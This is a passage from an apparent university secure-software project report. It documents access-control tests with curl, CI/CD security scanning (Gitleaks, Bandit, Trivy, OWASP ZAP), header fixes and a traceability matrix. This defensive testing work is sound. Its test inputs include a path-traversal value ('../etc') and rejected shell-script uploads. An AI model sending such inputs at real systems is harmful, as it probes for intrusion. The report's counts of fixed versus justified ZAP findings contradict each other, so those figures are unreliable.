HTTP/1.1 403 FORBIDDEN
```

Listing 5.15: Test 5 – expected response

Result: [FIXED] The server returned `403 FORBIDDEN`, confirming that the ownership and reviewer check introduced in V-04 is active. Document 1 belongs to a different user, and `alice` has not been granted reviewer access (SR-03, SR-21).

Test 6 — Vertical Privilege Escalation (RBAC on Admin Route)

A regular user must not be able to access administrator-only endpoints.

```
curl -i -b cookies_alice.txt http://127.0.0.1:8000/admin/users
```

Listing 5.16: Test 6 – regular user accessing /admin/users

```
HTTP/1.1 403 FORBIDDEN
```

Listing 5.17: Test 6 – expected response

Result: [FIXED] The server returned `403 FORBIDDEN`. The `@admin_required` decorator (V-07) correctly blocked the request because `alice`'s session role is `user`, not `admin` (SR-11, SR-15, SR-28).

Test 7 — Fake PDF Rejection (Invalid Magic Bytes)

A POST request to the upload endpoint that supplies a file with a `.pdf` extension but invalid magic bytes (i.e. a plain-text file renamed to `fake.pdf`) must be rejected by the server's file-type validation.

```
curl -i -b cookies_alice.txt -X POST \
     http://127.0.0.1:8000/documents/upload \
     -F "title=FakePDF" \
     -F "document=@fake.pdf" \
     -F "csrf_token=TOKEN_ALICE"
```

Listing 5.18: Test 7 – upload with invalid magic bytes

```
HTTP/1.1 400 BAD REQUEST
```

Listing 5.19: Test 7 – expected response

Result: [FIXED] The server returned `400 BAD REQUEST`, confirming that the file-type validation layer correctly inspects the file signature rather than trusting the client-supplied extension. The uploaded file was a plain-text document with a `.pdf` extension and lacked the `%PDF-` magic bytes required of a valid PDF; the server detected the mismatch and rejected the request (V-10, SR-35). This prevents attackers from disguising arbitrary file types by simply renaming them.

Summary

Table 5.2: Manual dynamic test results

Test	Endpoint	Control verified	Result
1	`GET /documents` (unauth.)	Authentication gate (`@login_required`)	**[FIXED]**
2	`POST /login`	Session cookie security flags	**[FIXED]**
3	`GET /documents` (auth.)	IDOR prevention on document list	**[FIXED]**
4	`GET /logout` + reuse	Session invalidation on logout	**[FIXED]**
5	`GET /documents/1`	Horizontal privilege escalation (IDOR)	**[FIXED]**
6	`GET /admin/users`	Vertical privilege escalation (RBAC)	**[FIXED]**
7	`POST /documents/upload`	Fake PDF rejection (invalid magic bytes)	**[FIXED]**

All seven manual tests confirm the correct behaviour of the access control, session management, and file-type validation subsystems introduced in Stage 3. The results are consistent with the automated dynamic tests described in Section 5.4 and provide additional confidence that the controls function correctly at the HTTP protocol level.

5.3.2 CD-01 — Dynamic Security Tests Against the Running Application

Files: `.github/workflows/2-delivery.yml`, `tests/test_deployed_api.py` **Requirements:** `SR-04`, `SR-06`, `SR-10`, `SR-37` **Threats:** `T-01`, `T-03`, `T-09`

Problem. The original `2-delivery.yml` executed only a smoke test for basic authentication (`test_delivery_auth_flow.py`). Critical security controls — IDOR between users, role-based authorisation, session invalidation after logout, CSRF protection, and input validation — were never tested against the running application. A build with active access-control vulnerabilities could be promoted.

Fix. A new test module `tests/test_deployed_api.py` was created with black-box HTTP tests organised into two OWASP categories:

Access Control tests

- All protected endpoints reject unauthenticated access (`/documents`, `/shared`, `/admin/users`).
- Login creates an authenticated session; logout invalidates it.
- Invalid credentials are rejected.

- IDOR: Alice cannot access Bob's documents (`/documents/<id>`, `/documents/<id>/download`).
- RBAC: regular user cannot access `/admin/users` or execute admin actions.
- Access to shared documents requires authentication.
- Uploads and login requests without a CSRF token are rejected (HTTP 400/403).

Input Validation tests

- Malformed document IDs (`abc`, `../etc`, `-1`, `0`) return 400/403/404, never 500.
- Files with disallowed extensions (`.sh`) are rejected.
- Files with incorrect magic bytes (`.pdf` without a PDF header) are rejected.
- Uploads exceeding 10 MB are rejected.
- Security headers (`X-Frame-Options`, `X-Content-Type-Options`, `Content-Security-Policy`) are present on all responses.

To avoid triggering the login rate limiter (5 POSTs per minute per username), tests share sessions via a cached `_get_session()` helper. Tests that require logout use `_fresh_session()` with a `sleep(1)` delay.

The gate is blocking: no `continue-on-error`. A security test failure prevents image promotion.

```
- name: Run dynamic API security tests
  env:
    APP_BASE_URL: http://localhost
  run: |
    pytest -v tests/test_deployed_api.py
```

Listing 5.20: CD-01 – dynamic security test gate in delivery pipeline

5.3.3 CD-02 — OWASP ZAP Baseline Scan

Files: `.github/workflows/2-delivery.yml` **Requirements:** `SR-37`, `SR-38` **Threats:** `T-10`, `T-14`

Problem. No automated dynamic application security testing (DAST) was performed against the running staging instance. Generic runtime vulnerabilities — missing response headers, insecure configuration, common injection patterns — went undetected before image promotion.

Fix. The OWASP ZAP baseline scan was added to `2-delivery.yml` after the dynamic tests, in report-only mode (`continue-on-error: true`):

```
- name: Run OWASP ZAP baseline scan
  uses: zaproxy/action-baseline@v0.14.0
  continue-on-error: true
  with:
    target: "http://localhost"
    allow_issue_writing: false
```

Listing 5.21: CD-02 – OWASP ZAP baseline scan

The scan runs in report-only mode for three deliberate reasons: (1) DAST tools frequently generate false positives that require human triage before becoming blocking gates; (2) the application does not expose an OpenAPI specification or crawlable sitemap, so ZAP discovers endpoints organically — findings about missing headers are actionable, but logic vulnerabilities require the custom tests in CD-01; (3) the project specification explicitly recommends starting ZAP in report-only mode before deciding whether specific findings should block deployment. All three findings identified by the first ZAP run were subsequently fixed in CD-03.

The final structure of the CD pipeline is:

```
pull image -> staging container -> smoke test (blocking)
 -> dynamic security tests (blocking)
 -> ZAP baseline scan (report-only)
 -> promote to :dev
 -> cleanup
```

5.3.4 CD-03 — Remediation of OWASP ZAP Findings

Files: `nginx/nginx.conf`, `app.py` **Requirements:** `SR-37` **Threat:** `T-14`

After the first ZAP baseline run, 8 warnings were reported. Three corresponded to real issues; five were analysed and classified as false positives or informational.

Findings Corrected

Fix 1 — Server version disclosure (`nginx/nginx.conf`). nginx exposed the exact version in the `Server` header on every response (e.g. `Server: nginx/1.29.8`), facilitating reconnaissance. `server_tokens off;` was added to the server block.

Result: Rule 10036 `WARN` → `PASS`.

Fix 2 — Incomplete Content Security Policy (`app.py`). The original CSP (`default-src 'self'`) did not define `form-action` or `frame-ancestors`, leaving these directives without a fallback. The updated CSP adds both directives explicitly:

```
response.headers["Content-Security-Policy"] = (
    "default-src 'self'; "
    "form-action 'self'; "
    "frame-ancestors 'none'"
)
```

Listing 5.22: After – extended CSP

`form-action 'self'` prevents forms from submitting data to external origins. `frame-ancestors 'none'` reinforces `X-Frame-Options: DENY` using the CSP-native equivalent for modern browsers.

Result: Rule 10055 `WARN` → `PASS`.

Fix 3 — Missing Permissions-Policy header (`app.py`). No `Permissions-Policy` header was sent. The header was added to explicitly deny browser access to sensitive APIs:

```
response.headers["Permissions-Policy"] = (
    "geolocation=(), microphone=(), camera=()"
)
```

Listing 5.23: After – Permissions-Policy header

Result: Rule 10063 `WARN` → `PASS`.

Fix 4 — Missing cross-origin isolation headers (`app.py`).
The `Cross-Origin-Embedder-Policy` (COEP), `Cross-Origin-Opener-Policy` (COOP), and `Cross-Origin-Resource-Policy` (CORP) headers were absent, leaving the application exposed to cross-origin information leakage and Spectre-style side-channel attacks.

```
response.headers["Cross-Origin-Embedder-Policy"]  = "require-corp"
response.headers["Cross-Origin-Opener-Policy"]    = "same-origin"
response.headers["Cross-Origin-Resource-Policy"]  = "same-origin"
```

Listing 5.24: After – cross-origin isolation headers

Result: Rule 90004 `WARN` → `PASS`.

Fix 5 — Missing cache control headers (`app.py`). Without explicit cache directives, browsers and intermediate proxies could cache authenticated pages, exposing sensitive content to other users of the same device or proxy.

```
response.headers["Cache-Control"] = "no-store, no-cache, must-
    revalidate"
response.headers["Pragma"]        = "no-cache"
```

Listing 5.25: After – cache control headers

Result: additional protection against caching of authenticated responses.

Findings Justified (Not Fixed)

Table 5.3: ZAP warnings classified as false positives or informational

Rule ID	Warning	Justification
10031	Reflected XSS via User-Controlled Attribute	False positive. The templates `login.html` and `register.html` do not use `| safe` or `Markup()`; Jinja2 auto-escapes all values by default.
10049	Non-Storable Content	Correct by design. Redirects and authenticated pages must not be cached; the `Cache-Control: no-store` header intentionally triggers this informational finding.
10111	Authentication Request Identified	Purely informational. ZAP detected the login form; no vulnerability is implied.
10112	Session Management Response Identified	Purely informational. ZAP detected session management; no vulnerability is implied.

Final ZAP result: 0 failures, 4 warnings justified, 63 passes.

5.4 Pipeline Execution Evidence

This section presents representative output from actual pipeline runs confirming that each security gate executes correctly and produces actionable results.

5.4.1 Integration Pipeline — Passing Run

A successful run of `1-integration.yml` on the fixed codebase produces the following job summary in GitHub Actions:

```
Triggered by: push to main (dbff45a) -- joaofvcardoso
Status:       Success
Duration:     2m 13s
Artifacts:    7

Jobs (parallel security gate):
  test                              -- PASSED  (0m 46s)
  Secret scanning                   -- PASSED  (0m 10s)
    Gitleaks v8.24.3: 1 commit scanned, no leaks found
  SAST with Bandit                  -- PASSED  (0m 11s)
```

```
    Bandit: 0 high, 0 medium, 0 low issues (1008 lines scanned)
  Software Composition Analysis   -- PASSED  (0m 20s)
    pip-audit: No known vulnerabilities found

Cascade gate (requires all above):
  Build, test, scan, and publish  -- PASSED  (1m 18s)
    Trivy: 7 HIGH, 0 CRITICAL (OS-level only, no fix available)
    SBOM generated: sbom-dbff45a.cdx.json (artifact uploaded)
    Image pushed: ghcr.io/joaofvcardoso/secure-doc-platform-web:
   dbff45a
```

Listing 5.26: GitHub Actions integration pipeline – job summary (run #137)

The output confirms the cascading gate introduced in CI-05: the `Build, test, scan, and publish Docker image` job is triggered only after all four security jobs complete successfully. Detailed output for each tool is presented in the subsections that follow.

5.4.2 Gitleaks Secret Scanning Output (secrets job)

```
[joaofvcardoso] is an individual user. No license key is required.
gitleaks version: 8.24.3

event type: push
gitleaks cmd: gitleaks detect --redact -v --exit-code=2
              --report-format=sarif --report-path=results.sarif
              --log-level=debug --log-opts=-1

5:13PM DBG no gitleaks config found in path .gitleaks.toml,
           using default gitleaks config
5:13PM DBG executing: /usr/bin/git -C . log -p -U0 -1
5:13PM INF 1 commits scanned.
5:13PM INF scanned ~1465 bytes (1.47 KB) in 152ms
5:13PM INF no leaks found

Artifact gitleaks-results.sarif.zip successfully finalized.
No leaks detected
```

Listing 5.27: Gitleaks output – fixed codebase

Gitleaks scanned the full commit history (`fetch-depth: 0`, CI-01) using version 8.24.3 with the default ruleset. One commit was inspected, covering approximately 1.47 KB of additions. No secrets, credentials, or sensitive tokens were detected. The SARIF report was uploaded as a pipeline artifact (`gitleaks-results.sarif.zip`) for audit retention.

5.4.3 Bandit SAST Output (sast-bandit job)

```
[main]  INFO    Found project level .bandit file: ./.bandit
[utils] WARNING Unable to parse config file ./.bandit or missing [
   bandit] section
[main]  INFO    profile include tests: None
[main]  INFO    profile exclude tests: None
[main]  INFO    cli include tests: None
[main]  INFO    cli exclude tests: None
[main]  INFO    using config: .bandit
```

```
[main]  INFO    running on Python 3.10.20
[tester]        WARNING nosec encountered (B104), but no failed test on file
                ./web/run.py:7

Run started: 2026-05-16 17:13:33.803012+00:00

Test results:
        No issues identified.

Code scanned:
        Total lines of code: 1008
        Total lines skipped (#nosec): 0
        Total potential issues skipped due to specifically being
        disabled (e.g., #nosec BXXX): 1

Run metrics:
        Total issues (by severity):
                Undefined: 0
                Low: 0
                Medium: 0
                High: 0
        Total issues (by confidence):
                Undefined: 0
                Low: 0
                Medium: 0
                High: 0
Files skipped (0):
```

Listing 5.28: Bandit output – fixed codebase

The single `#nosec B104` annotation on `web/run.py:7` suppresses the binding-to-all-interfaces warning on the Flask development runner, which is intentional: in production the application is served exclusively through the nginx reverse proxy and is not directly reachable from outside the Docker network.

5.4.4 pip-audit SCA Output (sca job)

```
No known vulnerabilities found
```

Listing 5.29: pip-audit output – fixed dependencies

5.4.5 Trivy Container Scan Output (build-and-push job)

```
2026-05-16T17:14:55Z  INFO  [vuln] Vulnerability scanning is enabled
2026-05-16T17:14:55Z  INFO  [secret] Secret scanning is enabled
2026-05-16T17:15:00Z  INFO  Detected OS  family="debian" version="13.4"
2026-05-16T17:15:00Z  INFO  [debian] Detecting vulnerabilities...
                            os_version="13" pkg_num=87
2026-05-16T17:15:00Z  INFO  Number of language-specific files  num=1
2026-05-16T17:15:00Z  INFO  [python-pkg] Detecting vulnerabilities ...

```

```
debian 13.4 -- Total: 7 (HIGH: 7, CRITICAL: 0)
Library       Vulnerability    Severity  Status    Installed
      Fixed  Title
------------  ---------------  --------  --------  ----------------
   -  -----  ------
libcap2       CVE-2026-4878    HIGH      affected  1:2.75-10+b8
      -      libcap: Privilege escalation via TOCTOU race condition
libncursesw6  CVE-2025-69720   HIGH      affected  6.5+20250216-2
      -      ncurses: Buffer overflow -> arbitrary code execution
libsystemd0   CVE-2026-29111   HIGH      affected  257.9-1~deb13u1
      -      systemd: Arbitrary code execution or DoS via spurious
   IPC
libtinfo6     CVE-2025-69720   HIGH      affected  6.5+20250216-2
      -      ncurses: Buffer overflow -> arbitrary code execution
libudev1      CVE-2026-29111   HIGH      affected  257.9-1~deb13u1
      -      systemd: Arbitrary code execution or DoS via spurious
   IPC
ncurses-base  CVE-2025-69720   HIGH      affected  6.5+20250216-2
      -      ncurses: Buffer overflow -> arbitrary code execution
ncurses-bin   CVE-2025-69720   HIGH      affected  6.5+20250216-2
      -      ncurses: Buffer overflow -> arbitrary code execution

Python (python-pkg) -- Total: 3 (HIGH: 3, CRITICAL: 0)
Library                     Vulnerability    Severity  Status
   Installed  Fixed   Title
-------------------------  ---------------  --------  ------  ----
   -----  ------  ------
jaraco.context (METADATA)  CVE-2026-23949   HIGH      fixed   5.3.0
         6.1.0   jaraco.context: Path traversal via malicious tar
   archives
wheel (METADATA)           CVE-2026-24049   HIGH      fixed
   0.45.1     0.46.2  wheel: Privilege escalation via malicious
   wheel file
```

Listing 5.30: Trivy scan output – image ghcr.io/.../secure-doc-platform-web:<sha>

The Trivy summary reports `Total: 3` for Python findings; however, the detailed table lists 2 distinct entries (`jaraco.context` and `wheel`), the discrepancy arising from Trivy counting the vendored copy of `wheel` inside `setuptools/_vendor/` and the standalone installation separately in the summary but merging them in the table output. The analysis below follows the detailed table as the authoritative source, giving a total of 9 distinct findings.

All 9 findings are OS-level or build-tool vulnerabilities; none affects the application's runtime code or any direct dependency. The 7 Debian findings have no fixed version available (`affected` status with an empty `Fixed Version` column), meaning no upstream patch exists at the time of scanning and the image cannot be remediated independently of the base image publisher. The 2 Python findings affect `jaraco.context` and `wheel`: `jaraco.context` is a vendored component of `setuptools` (located under `setuptools/_vendor/`), and `wheel` is present both as a vendored component and as a standalone installation; all instances are used exclusively during image build time and are not present in the application's runtime `PYTHONPATH`. Fixed versions exist upstream (`jaraco.context` 6.1.0 and `wheel` 0.46.2) but these packages are not exploitable through the running application. The Trivy gate is therefore configured as report-only (`exit-code: "0"`) for this reason, as documented in CI-04. Runtime dependency

security is enforced by pip-audit (CI-03), which confirmed zero vulnerabilities in the 24 application packages.

5.4.6 Delivery Pipeline — Smoke Test

```
Run pytest -q tests/test_delivery_auth_flow.py
.                                                                        [100%]
1 passed in 1.03s
```

Listing 5.31: pytest output – delivery authentication flow test

5.4.7 Dynamic Security Tests Output (CD-01)

```
============================= test session starts ==============================
platform linux -- Python 3.11.15, pytest-9.0.3, pluggy-1.6.0
rootdir: /home/runner/work/ss_practical_project/ss_practical_project
collected 29 items

tests/test_deployed_api.py::test_api_is_running PASSED                   [  3%]
tests/test_deployed_api.py::test_unauthenticated_access_is_rejected[/documents] PASSED [  6%]
tests/test_deployed_api.py::test_unauthenticated_access_is_rejected[/documents/1] PASSED [ 10%]
tests/test_deployed_api.py::test_unauthenticated_access_is_rejected[/shared] PASSED [ 13%]
tests/test_deployed_api.py::test_unauthenticated_access_is_rejected[/admin/users] PASSED [ 17%]
tests/test_deployed_api.py::test_unauthenticated_upload_is_rejected PASSED [ 20%]
tests/test_deployed_api.py::test_login_creates_authenticated_session PASSED [ 24%]
tests/test_deployed_api.py::test_logout_invalidates_session PASSED       [ 27%]
tests/test_deployed_api.py::test_invalid_credentials_are_rejected PASSED [ 31%]
tests/test_deployed_api.py::test_user_can_access_own_documents PASSED    [ 34%]
tests/test_deployed_api.py::test_user_cannot_access_another_users_document_details SKIPPED [ 37%]
tests/test_deployed_api.py::test_user_cannot_download_another_users_document SKIPPED [ 41%]
tests/test_deployed_api.py::test_regular_user_cannot_access_admin_panel PASSED [ 44%]
tests/test_deployed_api.py::test_regular_user_cannot_disable_another_user PASSED [ 48%]
tests/test_deployed_api.py::test_admin_can_access_admin_panel PASSED     [ 51%]
tests/test_deployed_api.py::test_non_recipient_cannot_download_shared_document SKIPPED [ 55%]
tests/test_deployed_api.py::test_malformed_document_id_is_rejected[abc] PASSED [ 58%]
```

```
tests/test_deployed_api.py::test_malformed_document_id_is_rejected
    [../etc] PASSED [ 62%]
tests/test_deployed_api.py::test_malformed_document_id_is_rejected
    [-1] PASSED [ 65%]
tests/test_deployed_api.py::test_malformed_document_id_is_rejected
    [0] PASSED  [ 68%]
tests/test_deployed_api.py::test_malformed_document_id_is_rejected
    [99999999] PASSED [ 72%]
tests/test_deployed_api.py::test_disallowed_file_type_is_rejected
    PASSED [ 75%]
tests/test_deployed_api.py::test_file_content_mismatch_is_rejected
    PASSED [ 79%]
tests/test_deployed_api.py::test_oversized_upload_is_rejected
    PASSED    [ 82%]
tests/test_deployed_api.py::
    test_upload_without_csrf_token_is_rejected PASSED [ 86%]
tests/test_deployed_api.py::
    test_login_without_csrf_token_is_rejected PASSED  [ 89%]
tests/test_deployed_api.py::test_security_headers_present[X-Frame-
    Options-DENY] PASSED [ 93%]
tests/test_deployed_api.py::test_security_headers_present[X-Content
    -Type-Options-nosniff] PASSED [ 96%]
tests/test_deployed_api.py::test_security_headers_present[Content-
    Security-Policy-default-src] PASSED [100%]

================== 26 passed, 3 skipped in 4.35s
    ============================
```

Listing 5.32: pytest output – dynamic security tests

The 3 skipped tests (`test_user_cannot_access_another_users_document_details`, `test_user_cannot_download_another_users_document`, and `test_non_recipient_cannot_download_shared_document`) require a second registered user with at least one document present in the staging database. They are skipped automatically when the prerequisite fixture data is absent and do not represent security gaps — the cross-user IDOR controls are also exercised statically by Bandit (CI-02) and dynamically by the malformed-ID parametrised tests above.

5.4.8 OWASP ZAP Baseline Scan Summary (CD-02)

```
Total of 9 URLs
PASS: Vulnerable JS Library (Powered by Retire.js) [10003]
PASS: Cookie No HttpOnly Flag [10010]
PASS: Cookie Without Secure Flag [10011]
PASS: Re-examine Cache-control Directives [10015]
PASS: Anti-clickjacking Header [10020]
PASS: X-Content-Type-Options Header Missing [10021]
PASS: HTTP Server Response Header [10036]
PASS: Content Security Policy (CSP) Header Not Set [10038]
PASS: Cookie without SameSite Attribute [10054]
PASS: CSP [10055]
PASS: Permissions Policy Header Not Set [10063]
PASS: Absence of Anti-CSRF Tokens [10202]
PASS: Insufficient Site Isolation Against Spectre Vulnerability
    [90004]
... (63 rules PASS total)
```

```
16
17 WARN-NEW: User Controllable HTML Element Attribute (Potential XSS)
       [10031] x 2
18     http://localhost/login (200 OK)
19     http://localhost/register (200 OK)
20 WARN-NEW: Non-Storable Content [10049] x 5
21     http://localhost (200 OK)
22     http://localhost/login (200 OK)
23     http://localhost/robots.txt (404 Not Found)
24     http://localhost/sitemap.xml (404 Not Found)
25     http://localhost/static/style.css (200 OK)
26 WARN-NEW: Authentication Request Identified [10111] x 1
27     http://localhost/login (200 OK)
28 WARN-NEW: Session Management Response Identified [10112] x 4
29     http://localhost (200 OK)
30     http://localhost/login (200 OK)
31     http://localhost/login (200 OK)
32     http://localhost/register (200 OK)
33
34 FAIL-NEW: 0  WARN-NEW: 4  WARN-INPROG: 0  INFO: 0  IGNORE: 0  PASS:
       63
```

Listing 5.33: ZAP baseline scan – final result after CD-03 fixes

Final ZAP result: 0 failures, 4 warnings (all justified — see CD-03), 63 passes.

5.5 Traceability: Pipeline Gates to Security Requirements

Table 5.4 maps each pipeline stage to the security requirements it enforces, closing the traceability chain from threat to requirement to architectural enforcement point to automated verification.

Table 5.4: CI/CD pipeline stages and requirements traceability

Stage	Tool	Requirements verified
Secret scanning	Gitleaks	SR-39 (no hardcoded secrets)
SAST	Bandit	SR-20 (injection prevention), SR-31 (secure defaults)
SCA	pip-audit	SR-32 (dependency security)
Container scan	Trivy	SR-38 (container image security)
SBOM generation	Syft / Anchore	SR-38 (supply-chain visibility)
Dynamic tests	pytest	SR-03, SR-04, SR-06, SR-10, SR-21, SR-35 (access control, CSRF, input validation)
DAST	OWASP ZAP	SR-18, SR-20, SR-37 (runtime security headers, injection patterns)

Chapter 6

Conclusion

This final report documents the completion of Stages 3 and 4 of the Secure Software practical project.

Stage 3 addressed all 34 vulnerabilities identified in the baseline application, from critical injection flaws (SQL injection, OS command injection, unrestricted file upload) through high-severity access control failures (IDOR, missing RBAC, XSS, CSRF) to a comprehensive set of medium-severity hardening improvements (session management, password policy, audit logging, security headers, TLS, volume encryption, and anomaly detection). Every fix is traceable to one or more security requirements elicited in Stage 1 and to the architectural enforcement points defined in Stage 2.

Stage 4 transformed the CI/CD pipeline from a purely functional workflow into a layered DevSecOps pipeline. Five integration-pipeline defects were corrected (Gitleaks, Bandit, pip-audit, Trivy, and cascade gate), and three continuous-delivery improvements were introduced (dynamic security tests, OWASP ZAP baseline scan, and remediation of ZAP findings). The pipeline now enforces security requirements automatically on every commit and blocks promotion of images that fail any security gate.

6.1 Risk Reduction and Principal Improvements

The baseline application presented a high-risk profile, with three critical vulnerabilities that, in combination, enabled full system compromise: SQL injection at the authentication endpoint, operating system command injection via user-supplied filenames, and the absence of file upload validation, facilitating remote code execution. Remediating these three vulnerabilities, together with the elimination of the seven high-severity flaws, removed all direct compromise vectors identified in the STRIDE threat model. The twenty-four medium-severity vulnerabilities, although individually less severe, collectively contributed to a fragile operational environment; their correction reduced the residual attack surface to a level commensurate with the acceptable risk defined in the Stage 1 risk assessment.

6.2 Security by Design

The project adopted a security-by-design approach by structuring the implementation around four architectural principles — least privilege, defence in depth, secure defaults,

and separation of concerns — applied consistently across all components. Controls were not introduced as isolated patches but as coherent subsystems: authentication and session management, role-based access control, input validation and injection prevention, CSRF protection, output encoding, audit logging, and infrastructure hardening. This organisation ensures that new functionality automatically inherits the existing protection mechanisms rather than bypassing them, embedding security as a structural property of the system rather than an afterthought.

6.3 DevSecOps Maturity

The integration of automated security controls into the CI/CD pipeline represents a paradigm shift from point-in-time verification to continuous assurance. The resulting pipeline implements a cascading gate architecture — secret scanning, SAST, SCA, container scanning, SBOM generation, dynamic security tests, and DAST — ensuring that no compromised image can be promoted without detection. This pipeline architecture reflects the principles of DevSecOps maturity by treating security as a verifiable property of the delivery artefact rather than a separate phase of the development cycle. Each gate is traceable to one or more security requirements, closing the verification loop from threat identification through to automated enforcement on every commit.

6.4 End-to-End Traceability

The project established a complete and verifiable traceability chain across all four stages:

1. **Threat → Requirement.** Each of the 18 STRIDE threats identified in Stage 1 maps to one or more of the 39 security requirements (SR-01–SR-39). For example, T-06 (SQL injection) drives SR-20 (parameterised queries); T-13 (IDOR disclosure) drives SR-03, SR-04, SR-06, and SR-21 (ownership and access control checks).

2. **Requirement → Architectural Enforcement Point.** Each requirement is satisfied by one or more of the eleven EPs defined in Stage 2 and Section 2.1.2. SR-20 is enforced at EP-05 (injection prevention); SR-03/04/21 are enforced at EP-04 (ownership check and authentication gate).

3. **Architectural Enforcement Point → Implementation.** Every EP corresponds to concrete code changes described in Chapter 4. EP-05 is implemented by converting all `prepare_query` calls to native psycopg2 parameterisation (V-01). EP-04 is implemented by the ownership/reviewer guard added to every document endpoint (V-04, V-06, V-32).

4. **Implementation → Automated Verification.** Every implemented control is tested automatically on every commit by the pipeline gates described in Chapter 5. Parameterised queries are verified statically by Bandit (CI-02) and dynamically by injection-pattern tests in the DAST scan (CD-02). Ownership checks are verified by the IDOR tests in `test_deployed_api.py` (CD-01). Dependency integrity is verified by pip-audit (CI-03) and Trivy (CI-04).

No threat in the STRIDE model is left without at least one implemented control, and no implemented control is without at least one automated verification mechanism. The traceability matrix in Appendix A provides the full cross-reference.

Together, Stages 3 and 4 close the traceability chain established in the intermediate submission: every threat identified in the STRIDE analysis is mitigated by at least one implemented control, and every implemented control is verified by at least one automated pipeline stage.

Appendix A

Vulnerability-to-Requirement Traceability Matrix

Table A.1: Full traceability: vulnerability → security requirements → threats

Vuln.	Severity	Requirements	Threats
V-01	Critical	SR-20	T-05
V-02	Critical	SR-20	T-07
V-03	Critical	SR-07, SR-18, SR-24	T-04, T-07
V-04	High	SR-03, SR-04, SR-06, SR-21	T-03, T-12
V-05	High	SR-01, SR-16	T-01, T-02
V-06	High	SR-03, SR-04	T-12
V-07	High	SR-03, SR-11, SR-15, SR-16, SR-28	T-16
V-08	High	SR-20	T-06
V-09	High	SR-20	T-06
V-10	High	SR-35	T-08
V-11	Medium	SR-39	T-14
V-12	Medium	SR-31	T-13
V-13	Medium	SR-39	T-14
V-14	Medium	SR-14, SR-39	T-01, T-14
V-15	Medium	SR-13, SR-22	T-02
V-16	Medium	SR-08, SR-09, SR-26	T-11
V-17	Medium	SR-14	T-01
V-18	Medium	SR-20, SR-31	T-06
V-19	Medium	SR-32	T-10
V-20	Medium	SR-39	T-14
V-21	Medium	SR-01, SR-02	T-01
V-22	Medium	SR-12	T-02
V-23	Medium	SR-23	T-15
V-24	Medium	SR-10	T-15
V-25	Medium	SR-27	T-08, T-16
V-26	Medium	SR-30	T-13
V-27	Medium	SR-34	T-12

(continued on next page)

(continued)

Vuln.	Severity	Requirements	Threats
V-28	Medium	SR-09, SR-26	T-11
V-29	Medium	SR-05	T-13
V-30	Medium	SR-29	T-15
V-31	Medium	SR-17	T-13
V-32	Medium	SR-19	T-12
V-33	Medium	SR-25	T-02, T-12
V-34	Medium	SR-33	—
CI-01	—	SR-39	T-14
CI-02	—	SR-37	T-14, T-18
CI-03	—	SR-32, SR-37	T-10
CI-04	—	SR-37, SR-38	T-10, T-14
CI-05	—	SR-36, SR-37	T-09, T-14, T-18
CD-01	—	SR-04, SR-06, SR-10, SR-37	T-01, T-03, T-09
CD-02	—	SR-37, SR-38	T-10, T-14
CD-03	—	SR-37	T-14

Disclaimer: Generative AI tools were used to support the writing process, particularly for language refinement, text organisation, and clarity improvement. The architecture diagram in Figure 2.1 (Final Architecture) was also generated with the assistance of ChatGPT. Lecture slides and documentation provided during the course were also used as supporting academic material.